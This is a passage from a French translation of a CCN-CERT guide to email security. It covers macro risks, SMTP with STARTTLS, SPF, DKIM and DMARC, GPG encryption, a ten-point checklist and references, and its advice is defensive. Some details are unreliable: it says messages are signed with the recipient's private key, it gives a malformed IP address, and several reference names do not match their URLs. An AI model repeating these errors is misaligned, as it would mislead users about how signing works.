Étant donné que ces outils présentent parfois des *failles* (*exploits* pour des vulnérabilités inconnues qui n'ont pas été corrigées), il est conseillé de disposer d'un logiciel supplémentaire pour les atténuer. L'un des outils les plus connus est EMET (Microsoft) qui vous permet d'appliquer certaines mesures de sécurité telles que DEP, EAF, ASLR, SEHOP, NPA, etc., de manière personnalisée aux processus que vous souhaitez empêcher l'exécution de code nuisible. Il est recommandé que les outils tels que le navigateur ou ceux utilisés pour ouvrir les fichiers Office soient protégés par EMET ou des outils similaires. Ces types d'applications ne doivent pas être considérés comme une alternative à l'antivirus, mais comme un outil de protection supplémentaire [Ref - 39]..

**Le système d'exploitation, les applications bureautiques, ainsi que le navigateur ainsi que le navigateur et ses composants individuels, doit être mis à jour à la dernière version**


### 4.1.5 Macros dans les documents Office

La section 3.2 a détaillé les possibilités offertes par les macros utilisant le langage de programmation VBA (*Visual Basic for Applications*). Un attaquant serait libre d'exécuter toutes sortes d'actions sur l'ordinateur de la victime. Comme les dernières versions d'Office empêchent l'exécution des macros par défaut, les attaquants ne peuvent que recourir à l'ingénierie sociale pour tenter de convaincre l'utilisateur d'activer les macros. Bien que cela ne semble pas très astucieux, c'est la méthode la plus couramment utilisée pour contourner cette protection..

L'utilisateur ne doit jamais activer les macros, quoi qu'en dise le document. En fait, cela peut être considéré comme un indicateur de suspicion. L'utilisation de macros est rare et, si le document est légitime, leur blocage ne devrait pas rendre impossible la visualisation de son contenu.

**L'utilisateur ne doit jamais activer les macros, quoi qu'en dise le document. En fait, cela peut être considéré comme un indicateur de suspicion**

[Figure 4-8] EMET




# 4.2 Sécurité des communications par courrier électronique

Les sections précédentes ont décrit les recommandations de sécurité axées sur la prévention des attaques courantes qui utilisent le courrier électronique comme point d'entrée. D'autres aspects importants de la sécurité liés à la confidentialité et à l'intégrité des données envoyées par courrier électronique sont décrits ci-dessous.

Le lecteur doit comprendre que le processus d'envoi d'un courriel comporte de nombreuses étapes dans lesquelles interviennent diverses technologies et services. La compréhension de ce processus, au moins de manière générique, permettra de mieux comprendre, d'une part, les lacunes de la sécurité du courrier électronique et, d'autre part, les raisons pour lesquelles il est nécessaire d'utiliser des outils supplémentaires pour combler et améliorer ces lacunes.

Le graphique suivant montre de manière très résumée le processus d'envoi d'un courriel. Dans ce cas, "Alice" (alice@origen.com) compose un courriel adressé à "Bob" (bob@destino.com). Le client de messagerie utilisé par "Alice" contactera son serveur de messagerie (smtp.origin.com) qui obtiendra les informations nécessaires pour atteindre le serveur de messagerie de destination. Pour ce faire, il interrogera l'enregistrement MX du domaine destination.com (au serveur DNS de la destination), puis le résoudra pour obtenir son adresse IP. Ensuite, il enverra le courrier au serveur smtp.destination.com. Enfin, le client de messagerie de "Bob" sera en mesure de télécharger le courrier électronique via IMAP/POP3.

**Le lecteur doit comprendre que le processus d'envoi d'un courriel comporte de nombreuses étapes dans lesquelles interviennent diverses technologies et services**





[Figure 4-9]
Envoi de courrier électronique (SMTP)

Le protocole impliqué dans ce processus d'envoi est le SMTP. Ce protocole est utilisé depuis 1982 et, lors de sa mise en œuvre, aucune mesure de sécurité telle que le cryptage ou l'authentification des communications n'a été prise en compte. Cela signifie que l'ensemble du processus d'envoi décrit ci-dessus se ferait en texte clair, ce qui signifie qu'à tout moment de la transmission, un attaquant pourrait voir et manipuler le contenu des courriels

En raison de ces lacunes du SMTP, diverses technologies et extensions ont été développées pour intégrer des mesures de sécurité afin de garantir l'authentification, l'intégrité et le cryptage des communications électroniques. Parmi les technologies les plus connues figurent STARTTLS, SPF, DKIM et DMARC.

L'utilisation de STARTTLS avec SMTP permet, par exemple, d'initialiser un échange TLS avec le serveur de messagerie avant d'envoyer les informations d'identification de l'utilisateur et du courrier électronique. De cette façon, un attaquant qui surveillerait les communications ne pourrait pas accéder à des informations sensibles.

Au moyen de DKIM (*DomainKeys Identified Mail*), le serveur de messagerie incorpore un nouvel en-tête au courrier avec une signature numérique du contenu du message. Lorsque le serveur de destination reçoit le courrier, il effectue une requête DNS auprès du domaine de l'expéditeur pour obtenir la clé publique grâce à laquelle il décryptera la valeur de la signature de l'en-tête DKIM et la recalculera pour vérifier qu'elle génère le même résultat. Cela permet de garantir l'intégrité. de l'e-mail envoyé, c'est-à-dire de vérifier que le contenu de l'e-mail n'a pas été modifié.





[Figure 4-10]
Envoi de courrier électronique (SMTP + SPF + DKIM + DMARC)

Dans l'image précédente, nous avons indiqué en rouge les points supplémentaires qui seraient réalisés à l'aide des technologies SPF (décrites superficiellement dans la section 3.5), DKIM et DMARC. Notez que dans ce cas, le serveur de messagerie d'"Alice" signe le courrier en intégrant l'en-tête *DKIM-Signature*. Lorsqu'il reçoit le courrier de smtp.destino.com, il vérifie d'abord l'enregistrement SPF pour s'assurer que le courriel provient du serveur SMTP légitime (10.10.10.10.10). Ensuite, il récupère la clé publique pour recalculer la signature et, enfin, il récupère la politique DMARC pour savoir quelle action entreprendre en cas d'échec de SPF ou DKIM.

Bien que les fournisseurs de courrier électronique les plus populaires, tels que Google, Yahoo et Outlook, cryptent et authentifient les courriers électroniques à l'aide de ces technologies, de nombreuses organisations [Ref - 32] continuent d'utiliser le courrier électronique de manière négligente.

Il convient également de noter que ces technologies doivent être mises en œuvre tant à l'origine qu'à la destination pour pouvoir être utilisées. En outre, certaines de ces mesures sont susceptibles d'être attaquées.

[Figure 4-11]
*Attaque de déclassement* (STARTTLS)




Par exemple, STARTTLS est sensible aux attaques par *déclassement* [Ref - 33], où un attaquant en situation de *man-in-the-middle* peut forcer la négociation TLS à ne pas avoir lieu (en remplaçant simplement la chaîne STARTTLS).


Même si la communication TLS est établie avec succès, les serveurs de messagerie par lesquels le courrier électronique passe jusqu'à sa destination ont toujours accès à son contenu. En raison de ces faits, il s'ensuit qu'il n'est pas suffisant de déléguer la sécurité du courrier électronique aux technologies sous-jacentes responsables de la livraison du courrier électronique au destinataire.


[Figure 4-12]
Cryptage du courrier

Vous trouverez ci-dessous quelques recommandations de sécurité visant à garantir une utilisation correcte du courrier électronique du point de vue de vos communications :

- **N'utilisez pas le protocole SMTP sans extension de sécurité (généralement sur le port 25). Il doit être remplacé par SMTP-STARTTLS (port 587). Une autre alternative prise en charge par certains services est le SMTP sur SSL/TLS (port 465) (contrairement à STARTTLS, il établit une négociation TLS/SSL avant toute communication SMTP).**

- **Utilisez IMAP ou POP sur SSL/TLS (ports 993 et 995 respectivement) pour télécharger le courrier (évitez la version claire des deux protocoles sur les ports 143 et 110).**



- **Si le contenu du courriel à envoyer est sensible, l'utilisation d'outils supplémentaires est recommandée pour garantir l'intégrité et la confidentialité du courriel. Par exemple, des outils tels que GPG (*Gnu Privacy Guard*), *Gpg4win* [Ref - 34] ou des *plugins* pour les clients de messagerie tels que *Enigmail* (*Thunderbird*) [Ref - 35] facilitent la création et la gestion des clés pour la signature et le cryptage des données. Si un utilisateur veut envoyer un courriel de manière à en garantir la confidentialité, il doit chiffrer son contenu avec la clé publique du destinataire. Si l'on veut en outre garantir la non-répudiation et l'intégrité du message, celui-ci doit être signé avec la clé privée du destinataire. Le cryptage des données garantit que même si le compte de messagerie est compromis, l'attaquant ne pourra pas récupérer son contenu. Pour plus d'informations sur la génération de clés et le processus de cryptage et de signature, nous vous recommandons le guide officiel GPG [Réf - 36].**

# 5. Autres recommandations de nature générique

- Dans le domaine de l'AAPP, il est recommandé de signer électroniquement les courriers, en se méfiant de ceux qui ne sont pas signés, surtout lorsqu'ils contiennent un lien ou une annexe.

- Utilisez des mots de passe forts [Réf. - 37] pour l'accès aux e-mails. Ces mots de passe ne doivent pas être utilisés avec d'autres services ou applications. En outre, les mots de passe doivent être renouvelés périodiquement. Utilisez une authentification à deux facteurs si possible.

- Si vous utilisez la version web pour accéder à votre courrier électronique, vous ne devez∑pas stocker vos informations d'identification dans le navigateur lui-même, car elles peuvent être récupérées en cas d'infection par certains types de *logiciels malveillants*. Avant de fermer le navigateur, veillez à vous déconnecter du compte de messagerie ; des plugins tels que les *cookies autodestructeurs* [Réf. - 38] peuvent être d'une grande aide.

- Si vous envoyez un message à plusieurs personnes et que vous voulez empêcher les destinataires de voir les autres adresses, utilisez la fonction de copie carbone invisible (Cci).

- Le responsable de la sécurité de l'organisation doit être informé immédiatement de la réception d'un courriel suspect (les fautes d'orthographe sont souvent un signe très révélateur).

- Ne cliquez pas sur un lien qui vous demande des informations personnelles ou bancaires (les banques ne demandent jamais d'informations d'identification ou de données personnelles par courrier électronique).

- Vous devez éviter de cliquer directement sur un lien à partir du client de messagerie lui-même. Si le lien est inconnu, il est recommandé de rechercher des informations à son sujet dans des moteurs de recherche tels que Google ou Bing avant d'y accéder.

# 6. Recommandations

# Décalogue de la sécurité du courrier électronique


1. N'ouvrez pas de lien ou ne téléchargez pas de pièce jointe à partir d'un courriel qui présente des symptômes ou des schémas considérés comme inhabituels.
2. Ne vous fiez pas uniquement au nom de l'expéditeur. L'utilisateur doit vérifier que le domaine du courriel reçu est digne de confiance. Si un courriel provenant d'un contact connu demande des informations inhabituelles, contactez-le par téléphone ou par un autre moyen de communication pour corroborer la légitimité du courriel.
3. Avant d'ouvrir un fichier téléchargé à partir d'un courriel, assurez-vous de son extension et ne vous fiez pas à l'icône qui lui est associée.
4. N'activez pas les macros dans les documents Office, même si le fichier lui-même le demande.
5. Ne cliquez pas sur les liens qui vous demandent des informations personnelles ou bancaires.
6. Maintenez toujours à jour votre système d'exploitation, vos applications bureautiques et votre navigateur (y compris les plugins/extensions installés).
7. Utilisez des outils de sécurité pour atténuer les exploits en plus des logiciels antivirus.
8. Évitez de cliquer directement sur un lien à partir du client de messagerie lui-même. Si le lien est inconnu, il est conseillé de rechercher des informations à son sujet dans les moteurs de recherche tels que Google ou Bing.
9. Utilisez des mots de passe forts pour l'accès au courrier électronique. Les mots de passe doivent être renouvelés périodiquement. Utilisez une authentification à deux facteurs si possible.
10. Cryptez les courriels contenant des informations sensibles.

# 7. APPENDICE A. Références


| | | |
|---|---|---|
| [Ref – 1] | **Proofpoint**<br>Nouvelles<br>23 janvier 2020 | https://www.proofpoint.com/us/security-awareness/post/2020-state-phish-security-awareness-training-email-reporting-more-critical |
| [Ref – 2] | **ENISA**<br>Rapport<br>Avril 2020 | https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl2020-phishing/at_download/file |
| [Ref – 3] | **Computer Hoy**<br>Nouvelles<br>29 juin 2020 | https://computerhoy.com/noticias/tecnologia/ransomware-negocio-lucrativo-sigue-creciendo-668142 |
| [Ref – 4] | **BlackHat**<br>Présentation | https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Caceres-up.pdf |
| [Ref – 5] | **CNN Politics**<br>Nouvelles<br>7 avril 2015 | http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/ |
| [Ref – 6] | **CNN Politics**<br>Nouvelles<br>5 août 2015 | http://edition.cnn.com/2015/08/05/politics/joint-staff-email-hack-vulnerability/ |
| [Ref – 7] | **ArsTechnica**<br>Blog Post | http://arstechnica.com/security/2011/04/spearphishing-0-day-rsa-hack-not-extremely-sophisticated/ |
| [Ref – 8] | **Kaspersky**<br>Rapport<br>Février 2015 | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf |
| [Ref – 9] | **CSO**<br>Nouvelles<br>9 octobre 2018 | https://cso.computerworld.es/alertas/los-objetivos-del-grupo-criminal-ruso-apt28 |
| [Ref – 10] | **Industrial Cybersecurity**<br>Nouvelles<br>26 mars 2020 | https://www.ciberseguridadlogitek.com/movimientos-laterales-mejores-practicas-para-proteger-tu-red/ |
| [Ref – 11] | **Unam Cert**<br>Blog Post<br>6 avril 2015 | http://www.malware.unam.mx/en/content/infection-campaign-downloader-upatre-and-trojan-dyre-through-emails |

| | | |
|---|---|---|
| [Ref – 12] | **Reaqta**<br>Blog Post<br>26 avril 2016 | https://reaqta.com/2016/04/uncovering-ransomware-distribution-operation-part-2/ |
| [Ref – 13] | **Microsoft**<br>Information<br>14 août 2019 | https://docs.microsoft.com/es-es/office/vba/library-reference/concepts/getting-started-with-vba-in-office |
| [Ref – 14] | **Sentinelone**<br>Rapport<br>Janvier 2016 | https://www.sentinelone.com/wp-content/uploads/2016/01/BlackEnergy3_WP_012716_1c.pdf |
| [Ref – 15] | **ProofPoint**<br>Blog Post<br>23 décembre 2014 | https://www.proofpoint.com/us/threat-insight/post/New-Dridex-Botnet-Drives-Massive-Surge-in-Malicious-Attachments |
| [Ref – 16] | **Morphisec**<br>Rapport<br>30 juillet 2019 | https://blog.morphisec.com/protecting-pos-systems |
| [Ref – 17] | **Mandiant**<br>Rapport | http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf |
| [Ref – 18] | **Morningstart Security**<br>Outil | https://www.morningstarsecurity.com/research/urlcrazy |
| [Ref – 19] | **Github: Dnstwist**<br>Outil | https://github.com/elceef/dnstwist |
| [Ref – 20] | **ElHacker**<br>Blog Post<br>31 mai 2016 | http://blog.elhacker.net/2016/05/nueva-campana-de-ransomware-suplantando-suplantando-factura-de-luz-Endesa.html |
| [Ref – 21] | **Protegerse**<br>Blog Post<br>24 avril 2016 | http://blogs.protegerse.com/laboratorio/2014/04/24/analisis-de-un-caso-de-phishing-al-bbva/ |
| [Ref – 22] | **Nakedsecurity**<br>Blog Post<br>5 mars 2017 | https://www.wired.com/2017/05/dont-open-google-doc-unless-youre-positive-legit/ |
| [Ref – 23] | **Panda Security**<br>Blog Post<br>24 mars 2015 | http://www.pandasecurity.com/spain/mediacenter/malware/atencion-oleada-de-ransomware-simulando-ser-correos/ |
| [Ref – 24] | **Avast**<br>Blog Post<br>23 juin 2020 | https://www.avast.com/es-es/c-cryptolocker |
| [Ref – 25] | **Recorded Future**<br>Rapport<br>4 février 2020 | https://go.recordedfuture.com/hubfs/reports/cta-2020-0204.pdf |
| [Ref – 26] | **FireEye**<br>Blog Post<br>6 juin 2016 | https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html |

| | | |
|---|---|---|
| [Ref – 27] | **ProofPoint**<br>Rapport<br>1 mars 2016 | https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf |
| [Ref – 28] | **Malwarebytes Labs**<br>Information<br>22 janvier 2019 | https://heimdalsecurity.com/glossary |
| [Ref – 29] | **Zeltser**<br>Information | https://zeltser.com/lookup-malicious-websites/ |
| [Ref – 30] | **Heimdal Security**<br>Blog Post<br>2 décembre 2020 | https://heimdalsecurity.com/blog/javascript-malware-explained/ |
| [Ref – 31] | **Endgame**<br>Blog Post<br>20 avril 2016 | https://www.endgame.com/blog/your-package-has-been-successfully-encrypted-teslacrypt-41a-and-malware-attack-chain |
| [Ref – 32] | **Sigcomm**<br>Document de recherche | http://conferences2.sigcomm.org/imc/2015/papers/p27.pdf |
| [Ref – 33] | **Powerdmarc**<br>Blog Post<br>10 décembre 2020 | https://powerdmarc.com/what-is-tls-downgrade-attack-how-mta-sts-comes-to-the-rescue/ |
| [Ref – 34] | **GPG4Win**<br>Outil | https://www.gpg4win.org/ |
| [Ref – 35] | **Enigmail (Mozilla)**<br>Outil | https://addons.mozilla.org/es/thunderbird/addon/enigmail/ |
| [Ref – 36] | **GPG**<br>Guide | https://www.gnupg.org/gph/es/manual.html |
| [Ref – 37] | **Bureau de la sécurité Internet**<br>Blog Post | https://www.osi.es/es/contrasenas#robustas |
| [Ref – 38] | **Cookies autodestructeurs**<br>Modules complémentaires de Microsoft Edge | https://microsoftedge.microsoft.com/addons/detail/selfdestructing-cookies/fnhilbpgaagfjnblgodkefcedahpdffn |
| [Ref – 39] | **Rapport sur les menaces CCN-CERT IA-22/15**<br>Mesures de sécurité contre les ransomwares | https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1078-ccn-cert-ia-22-15-medidas-de-seguridad-contra-ransomware/file.html |



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es